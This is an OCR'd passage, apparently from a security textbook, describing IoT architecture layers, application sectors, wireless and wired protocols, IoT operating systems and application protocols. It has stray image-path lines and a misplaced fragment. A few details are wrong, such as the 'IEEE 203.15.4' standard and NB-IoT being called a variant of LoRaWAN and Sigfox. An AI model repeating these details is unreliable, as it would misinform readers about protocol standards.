
  This is a crucial layer as it serves as the main component in carrying out communication between two endpoints, such as device-to-device, device-to-cloud, device-to-gateway, or back-end data sharing.

- **Middleware Layer**

  This is one of the most critical layers that operates in two-way mode. As the name suggests, this layer sits in the middle of the application layer and the hardware layer, thus behaving as an interface between these two layers. It is responsible for important functions such as data management, device management, and various issues like data analysis, data aggregation, data filtering, device information discovery, and access control.

- **Application Layer**

  This layer, placed at the top of the stack, is responsible for the delivery of services to the relevant users from different sectors, including building, industrial, manufacturing, automobile, security, healthcare, etc.



IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness & Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience & Entertainment	HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Trans Systems	Tolls, Traffic mgmt., Navigation

IoT Application Areas and Devices

IoT devices have a wide range of applications. They are used in almost every sector of society to assist in various ways to simplify routine work and personal tasks and, thus, improve the standard of living. IoT technology is included in smart homes and buildings, healthcare devices, industrial appliances, transportation, security devices, the retail sector, etc.

Some of the applications of IoT devices are as follows:

- Smart devices that are connected to the Internet, providing different services to end-users, include thermostats, lighting systems and security systems, and several other systems that reside in buildings.
- In the healthcare and life science sectors, devices include wearable devices, health monitoring devices such as implanted heart pacemakers, ECG, EKG, surgical equipment, telemedicine, etc.
- The Industrial Internet of Things (IIoT) is attracting growth through three approaches: increasing production to boost revenue, using intelligent technology that is entirely changing the way goods are made, and the creation of new hybrid business models.
- Similarly, use of IoT technology in the transportation sector follows the concept of vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, thus improving traffic conditions, navigation systems, and parking schemes.
- IoT in retail is mainly used in payments, advertisements, and tracking or monitoring products to protect them from theft and loss, thereby increasing revenue.
- In IT and networks, IoT devices mainly include various office machines such as printers, fax machines, and copiers as well as PBX monitoring systems; these serve to improve communication between endpoints and provide ease of sending data across long distances.

- XMPP
- Mihini/M3DA

IoT Technologies and Protocols

The IoT includes a wide range of new technologies and skills. The challenge in the IoT space is the immaturity of technologies with associated services, and that of the vendors providing them. This poses a key challenge for the organizations exploiting the IoT. For successful communication between two endpoints, IoT primarily implements standard and networking protocols.

The major communication technologies and protocols with respect to the range between a source and the destination are as follows:

Short-Range Wireless Communication

- **Bluetooth Low Energy (BLE)**: BLE or Bluetooth Smart is a wireless personal area network. This technology is designed to be applied in various sectors such as healthcare, security, entertainment, and fitness.
- **Light-Fidelity (Li-Fi):** Li-Fi is like Wi-Fi with only two differences: the mode of communication and the speed. Li-Fi is a Visible Light Communications (VLC) system that uses common household light bulbs for data transfer at a very high speed of 224 Gbps.
- **Near-Field Communication (NFC)**: NFC is a type of short-range communication that uses magnetic field induction to enable communication between two electronic devices. It is primarily used in contactless mobile payment, social networking, and the identification of documents or other products.
- **QR Codes and Barcodes**: These codes are machine-readable tags that contain information about the product or item to which they are attached. A quick response code, or QR code, is a two-dimensional code that stores product information and can be

scanned using smartphones, whereas a barcode comes in both one-dimensional (1D) and two-dimensional (2D) forms of code.

- **Radio-Frequency Identification (RFID)**: RFID stores data in tags that are read using electromagnetic fields. RFID is used in many sectors including industrial, offices, companies, automobiles, pharmaceuticals, livestock, and pets.
- **Thread**: A thread is an IPv6-based networking protocol for IoT devices. Its main purpose is home automation so that the devices can communicate with each other on local wireless networks.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking (LAN). At present, the most common Wi-Fi standard that is used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.
- **Wi-Fi Direct**: This is used for peer-to-peer communication without the need for a wireless access point. Wi-Fi direct devices start communication only after deciding which device will act as an access point.
- **Z-Wave**: Z-Wave is a low-power, short-range communication designed primarily for home automation. It provides a simple and reliable way to wirelessly monitor and control household devices like HVAC, thermostats, garages, home cinemas, etc.
- **Zig-Bee**: This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.
- **ANT**: Adaptive Network Topology (ANT) is a multicast wireless sensor network technology mainly used for short-range communication between devices related to sports and fitness sensors.

Medium-Range Wireless Communication

- **HaLow**: This is another variant of the Wi-Fi standard; it provides an extended range, making it useful for communications in rural areas. It offers low data rates, thus reducing the power and cost of transmission.
- **LTE-Advanced**: LTE-Advanced is a standard for mobile communication that provides enhancement to LTE, focusing on providing higher capacity in terms of data rate, extended range, efficiency, and performance.
- **6LoWPAN**: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) is an Internet protocol used for communication between smaller and low-power devices with limited processing capacity, such as various IoT devices.
- **QUIC**: Quick UDP Internet Connections (QUICs) are multiplexed connections between IoT devices over the User Datagram Protocol (UDP); they provide security equivalent to SSL/TLS.

Long-Range Wireless Communication

- **LPWAN**: Low Power Wide Area Networking (LPWAN) is a wireless telecommunication network, designed to provide long-range communications between two endpoints. Available LPWAN protocols and technologies include the following:
    - **LoRaWAN**: A Long Range Wide Area Network (LoRaWAN) is used to support applications such as mobile, industrial machine-to-machine, and secure two-way communications for IoT devices, smart cities, and healthcare applications.
    - **Sigfox**: This is used in devices that have short battery life and need to transfer a limited amount of data.
    - **Neul**: This is used in a tiny part of the TV white space spectrum to deliver high-quality, high-power, high-coverage, and low-cost networks.
- **Very Small Aperture Terminal (VSAT)**: VSAT is a communication protocol that is used for data transfer using small dish antennas for both broadband and narrowband data.
- **Cellular**: Cellular is a type of communication protocol that is used for communication over a longer distance. It is used to send high-quality data but with the drawbacks of being expensive and having high power consumption.
- **MQTT**: Message Queuing Telemetry Transport (MQTT) is an ISO standard lightweight protocol used to transmit messages for long-range wireless communication. It helps in establishing connections to remote locations, for example via satellite links.
- **NB-IoT**: Narrowband IoT (NB-IoT) is a variant of LoRaWAN and Sigfox that uses more enhanced physical layer technology and the spectrum used for machine-to-machine communication.

Wired Communication

- **Ethernet**: Ethernet is the most commonly used type of network protocol today. It is a type of LAN (Local Area Network) that consists of a wired connection between computers in a small building, office, or campus.
- **Multimedia over Coax Alliance (MoCA)**: MoCA is a type of network protocol that provides high-definition videos and related content to homes over existing coaxial cables.
- **Power-Line Communication (PLC)**: This is a type of protocol that uses electrical wires to transmit power and data from one endpoint to another. PLC is required for applications in different areas such as home automation, industrial devices, and broadband over power lines (BPL).

IoT Operating Systems

IoT devices consist of both hardware and software components. Hardware components include end devices and gateways, whereas software components include operating systems. Due to an increase in the production of hardware components (gateways, sensor nodes, etc.), traditional IoT devices that previously used to run without an OS started adopting new OS implementations specifically programmed for IoT devices. These operating systems provide the devices with connectivity, usability, and interoperability.


Given below are some of the operating systems used by IoT devices:

- **Windows 10 IoT**: This is a family of operating systems developed by Microsoft for embedded systems.
- **Amazon FreeRTOS**: This is a free open-source OS used in IoT microcontrollers that makes low-power, battery-operated edge devices easy to deploy, secure, connect, and manage.
- **Contiki**: This is used in low-power wireless devices such as street lighting, sound monitoring systems, etc.
- **Fuchsia**: This is an open-source OS developed by Google for various platforms, such as embedded systems, smartphones, tablets, etc.
- **RIOT**: This has fewer resource requirements and uses energy efficiently. It has the ability to run on embedded systems, actuator boards, sensors, etc.
- **Ubuntu Core**: Also known as Snappy, this is used in robots, drones, edge gateways, etc.
- **ARM Mbed OS**: This is mostly used for low-powered devices such as wearable devices.
- **Zephyr**: This is used in low-power and resource-constrained devices.
- **Embedded Linux**: This is used with all small, medium, and large embedded systems.
- **NuttX RTOS**: This is an open-source OS primarily developed to support 8-bit and 32-bit microcontrollers of embedded systems.
- **Integrity RTOS**: Primarily used in the aerospace or defense, industrial, automotive, and medical sectors.
- **Apache Mynewt**: This supports devices that work on the BLE protocol.

IoT Application Protocols

- **CoAP**: Constrained Application Protocol (CoAP) is a web transfer protocol used to transfer messages between constrained nodes and IoT networks. This protocol is mainly used for machine-to-machine (M2M) applications such as building automation and smart energy.
- **Edge**: Edge computing helps the IoT environment to move computational processing to the edge of the network, allowing smart devices and gateways to perform tasks and services from the cloud end. Moving computational services to the edge of the network improves content caching, delivery, storage, and management of the IoT.
- **LWM2M**: Lightweight Machine-to-Machine (LWM2M) is an application-layer communication protocol used for application-level communication between IoT devices; it is used for IoT device management.

- **Physical Web**: Physical Web is a technology used to enable faster and seamless interaction with nearby IoT devices. It reveals the list of URLs being broadcast by nearby devices with BLE beacons.
- **XMPP**: eXtensible Messaging and Presence Protocol (XMPP) is an open technology for real-time communication used for IoT devices. This technology is used for developing interoperable devices, applications, and services for the IoT environment.
- **Mihini/M3DA**: Mihini/M3DA is a software used for communication between an M2M server and applications running on an embedded gateway. It allows IoT applications to exchange data and commands with an M2M server.



IoT Communication Models

